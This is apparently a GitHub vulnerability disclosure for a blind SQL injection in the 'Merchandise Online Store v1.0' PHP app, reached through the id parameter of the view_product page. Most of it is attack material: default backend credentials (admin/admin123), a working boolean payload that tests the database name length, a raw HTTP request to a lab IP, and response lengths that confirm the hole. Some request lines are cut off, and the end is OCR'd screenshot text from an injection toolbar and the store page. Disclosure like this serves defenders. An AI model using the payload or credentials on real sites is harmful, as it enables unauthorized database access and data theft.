debug601 Create SQLi-14.md History

1 contributor

37 lines (25 sloc) | 1.55 KB

Merchandise Online Store v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/?p=view_product&id=

Vulnerability location: /vloggers_merch/?p=view_product&id=,id


[+] Payload: /vloggers_merch/?p=view_product&id=a87ff679a2f3e71d9181a67b7542122c%27%20and%20length(database())%20=17--+ // Leak place ---> id


Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/?p=view_product&id=a87ff679a2f3e71d9181a67b7542122c%27%20and%20l
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


When length (database ()) = 16, Content-Length: 29830





When length (database ()) = 17, Content-Length: 26131




INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/vloggers_merch/?p=view_product&id=a87ff679a2f3e71d9181a67b7542122c' and length(database()) =17--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
VlogMerch - PHP
Search
Home
Clothes
Hoodies
About
Cart 3
Hi, Adminstrator!
Merch Hoodie 101
₱ 500
Available Stock: 50
1
Add to cart
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nam semper et purus blandit fringilla. Pellentesque at libero finibus nisl ultricies